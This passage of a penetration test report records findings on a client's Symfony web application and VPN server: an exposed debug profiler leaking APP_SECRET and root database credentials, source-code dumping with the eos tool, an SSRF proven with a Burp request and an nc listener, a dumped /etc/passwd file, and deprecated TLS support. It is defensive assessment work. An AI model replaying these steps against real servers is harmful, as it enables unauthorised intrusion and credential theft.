    "root:x:0:0:root:\/root:\/bin\/bash\ndaemon:x:1:1:daemon:\/usr\/sbin:\/usr\/sbin\/nologin\nbin:x:2:
    2:bin:\/bin:\/usr\/sbin\/nologin\nsys:x:3:3:sys:\/dev:\/usr\/sbin\/nologin\nsync:x:4:65534:sync:\/b
    in:\/bin\/sync\ngames:x:5:60:games:\/usr\/games:\/usr\/sbin\/nologin\nman:x:6:12:man:\/var\/cache\/
    man:\/usr\/sbin\/nologin\nlp:x:7:7:lp:\/var\/spool\/lpd:\/usr\/sbin\/nologin\nmail:x:8:8:mail:\/var
    \/mail:\/usr\/sbin\/nologin\nnews:x:9:9:news:\/var\/spool\/news:\/usr\/sbin\/nologin\nuucp:x:10:10:
    uucp:\/var\/spool\/uucp:\/usr\/sbin\/nologin\nproxy:x:13:13:proxy:\/bin:\/usr\/sbin\/nologin\nwww-d
    ata:x:33:33:www-data:\/var\/www:\/usr\/sbin\/nologin\nbackup:x:34:34:backup:\/var\/backups:\/usr\/s
    bin\/nologin\nlist:x:38:38:Mailing List Manager:\/var\/list:\/usr\/sbin\/nologin\nirc:x:39:39:ircd:
    \/var\/run\/ircd:\/usr\/sbin\/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):\/var\/lib\
    /gnats:\/usr\/sbin\/nologin\nnobody:x:65534:65534:nobody:\/nonexistent:\/usr\/sbin\/nologin\n_apt:x
    :100:65534::\/nonexistent:\/usr\/sbin\/nologin\nstunnel4:x:101:103::\/var\/run\/stunnel4:\/usr\/sbi
    n\/nologin\nDebian-exim:x:102:104::\/var\/spool\/exim4:\/usr\/sbin\/nologin\n",
    "status_code":0,
    "headers":""
  }
}
```

H2: Symfony Development Mode Exposure	
CVSS 3.1 Score	**8.2 (High)**
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
Description	Symfony 5.4.16 runinng on port 8080 had enabled debugging, which gave an unauthenticated user access to sensitive information. Specifically, the vulnerability allowed unauthorized access to: • Plaintext request data, including potentially sensitive user inputs. • Configuration environment details, which might have included credentials or other secure configuration parameters. • Source code of the application, potentially exposing proprietary algorithms or business logic.
Impact	The exposure of this information could lead to unauthorized access to sensitive data or further exploitation of the system.
Target	x.x.x.2
Remediation	Disable development mode in Symfony to prevent unauthorized access to sensitive debugging information.
References	https://symfony.com/doc/current/configuration.html#selecting-the-active-environment

Finding Evidence

Wappalyzer plugin successfully detected Symfony running on the server.


[redacted]8080


[redacted]

Wappalyzer

TECHNOLOGIES | MORE INFO | Export

Font scripts	Programming languages
Font Awesome	PHP
Web frameworks	Operating systems
Symfony	Debian
Web servers	UI frameworks

Trying to access `/_profiler/` provided access to the development tools. The `APP_SECRET` variable could be obtained from the Server Parameters.



8080/

0 IP: [redacted] **Profiled on:** Sun, 22 Jan 2023 18:19:48 +0000 **Token:** ab8751


SecurityController :: login

Server Parameters

Defined in .env

Key	Value
APP_ENV	"dev"
APP_SECRET	"573a[redacted]dcb"
DATABASE_URL	"mysql://root:root@[redacted]/vpn_system?serverVersion=5.7"


Browsing the requests from the dev tool also revealed the administrator's credentials.




POST Parameters

Key	Value
_csrf_token	"f92a41450963fae7102.ktOIjn06VCf7f4iZ8RD9GpKeMsxpPtZnacfljRgP5PI.q4Xk1jEPA3ivDOzyiFPMYuOmX7grDKUEUfKw2VtJlp3zpenpGQIkTbgvzQ"
email	"admin[redacted]
password	[redacted]

Using the ***eos tool*** with the `APP_SECRET` obtained from the server parameters, it was possible to download the source code of the web application.



```
┌──(gbrsh㉿secragon)-[~/Symfony-for-my-eyes]
└─$ eos scan http://[redacted]:8080/ --output src
[+] Starting scan on http://[redacted]:8080
[+] 2023-01-22 10:32:01.444670 is a great day

[+] Info
[!]   Symfony 5.4.16
[!]   PHP 7.4.23
[!]   Environment: dev

[+] Request logs
[+] No POST requests

[+] Phpinfo
[+] Available at http://[redacted]:8080/_profiler/phpinfo
[+] Found 41 PHP variables
[!] Found the following Symfony variables:
[!]   APP_ENV: dev
[!]   APP_SECRET: 573[redacted]dcb
[!]   DATABASE_URL: mysql://root:root@[redacted]/vpn_system?serverVersion=5.7
```




```
[+] Saving files to /home/gbrsh/Symfony-for-my-eyes/src
[+] Saved 49 files

[+] Generated tokens: 8696e9
[+] Scan completed in 0:00:07
```

M1: Server-Side Request Forgery (SSRF)	
CVSS 3.1 Score	**5.8 (Medium)**
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:N/A:N
Description	Server-Side Request Forgery (SSRF) was identified in the `/xxx-xxx-xxxxxxxx` endpoint of the application. SSRF vulnerabilities allow an attacker to induce the server to make requests to arbitrary URLs, including those within the internal network, potentially leading to the exposure of sensitive information or further exploitation such as Local File Inclusion (LFI).
Impact	An attacker exploiting this vulnerability could potentially access internal network resources, including sensitive internal systems, APIs, or files. This could lead to the disclosure of confidential information, internal network mapping, or even further attacks on internal systems.
Target	x.x.x.2
Remediation	If it is explicitly necessary for the user to control the location in the `/xxx-xxx-xxxxxxxx` endpoint, the application must implement robust validation and an allowlist. Maintain a list of approved domains or URLs that the endpoint can request, and reject any requests to locations not on this list. If controlling the location is not essential for the application's functionality, consider removing the user's ability to control it altogether.
References	https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

Finding Evidence


During the web app endpoints enumeration of x.x.x.2, an SSRF vulnerability was identified in the `/xxx-xxx-xxxxxxxx` endpoint. This vulnerability could be easily confirmed by sending a request to a server we control using ***Burp Suite***.

The vulnerability's presence was first confirmed by analyzing the source code, where we observed improper handling of user-controlled input that constructs the URL for an outgoing request. The screenshot below shows the relevant part of the code that confirms the vulnerability:



```php
public function send($url, $postArray = [], $alwaysReturnResponse = false)
    {
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);

//If there is array to send post else get
if (!empty($postArray)) {
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS, http_build_query($postArray));
        }

//So that curl_exec returns the contents of the cURL; rather than echoing it
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

//execute post
$result = curl_exec($ch);
```

We then successfully exploited this vulnerability by manipulating the user-controlled input to craft a request to our controlled server. The screenshot below shows the successful exploitation, with our server receiving the request initiated by the vulnerable application:


Burp Project Intruder Repeater Window Help Param Miner Hackvertor
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project o
Send Cancel
Request
Pretty Raw Hex Hackvertor
File Actions Edit View Help

```
POST [redacted] HTTP/1.1
Host: [redacted]:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=clgfanfl0j88g686vjk8uqkk4b
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

[redacted]&url=https://[redacted]
```


```
┌──(gbrsh㉿secragon)-[~/Symfony-for-my-eyes]
└─$ nc -nvlp 443
listening on [any] 443 ...
connect to [[redacted]] from (UNKNOWN) [[redacted]] 22933
b
)_"z♙~}Bu .
i>,0+/$(k#'g
9       3=<5/u



3t
*(hhttp/1.11

+-3&$ zg^N5;^   E 5◡9J
```

L1: Outdated TLS Protocols Support in Microsoft VPN Server

CVSS 3.1 Score	**3.7 (Low)**
CVSS Vector	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	The server was found to be supporting the TLS 1.0 and TLS 1.1 protocols for encrypted communications. These versions of TLS are considered outdated and are known to have several weaknesses that could be exploited by an attacker to decrypt sensitive information. Modern encryption standards, such as TLS 1.2 or TLS 1.3, have addressed these weaknesses and should be used instead.
Impact	The use of TLS 1.0 or TLS 1.1 exposes the server to potential cryptographic attacks associated with these outdated protocols. An attacker could exploit these weaknesses to intercept and decrypt sensitive information, such as authentication credentials, transmitted between the server and clients. This could lead to unauthorized access to the VPN network, putting all data and systems accessible through the VPN at risk.
Target	x.x.x.1
Remediation	The server should be configured to only support modern and secure versions of TLS (such as TLS 1.2 or TLS 1.3), and any support for TLS 1.0 and TLS 1.1 should be disabled.
References	https://thesecmaster.com/how-to-disable-tls-1-0-and-tls-1-1-on-windows-server/

Finding Evidence

During the security assessment, the ***testssl*** tool was utilized to analyze the supported TLS versions on the Microsoft VPN server. The results revealed that the server is configured to accept connections using deprecated protocols TLS 1.0 and TLS 1.1. While secure versions TLS 1.2 and TLS 1.3 are also offered, the presence of the deprecated versions poses potential security risks.



```
┌──(gbrsh🐉 secragon)-[~]
└─$ testssl -q -p [redacted]:443

[redacted]

 rDNS [redacted]:      --
 Service detected:       HTTP


 Testing protocols via sockets except NPN+ALPN 

 SSLv2      not offered (OK)
 SSLv3      not offered (OK)
 TLS 1      offered (deprecated)
 TLS 1.1    offered (deprecated)
 TLS 1.2    offered (OK)
 TLS 1.3    offered (OK): final
 NPN/SPDY   not offered
 ALPN/HTTP2 h2, http/1.1 (offered)
```

A Appendix - Exploited Systems

Host	Notes
x.x.x.2	Port: 8080, dumped credentials and source code
y.y.y.1	remote code execution

B Appendix - Compromised Users

Username	Type	Notes
admin	web admin	x.x.x.2
www-data	system user	y.y.y.1

C Appendix - Host Changes/Cleanup

Host	Notes
y.y.y.1	All systems were restored to their initial state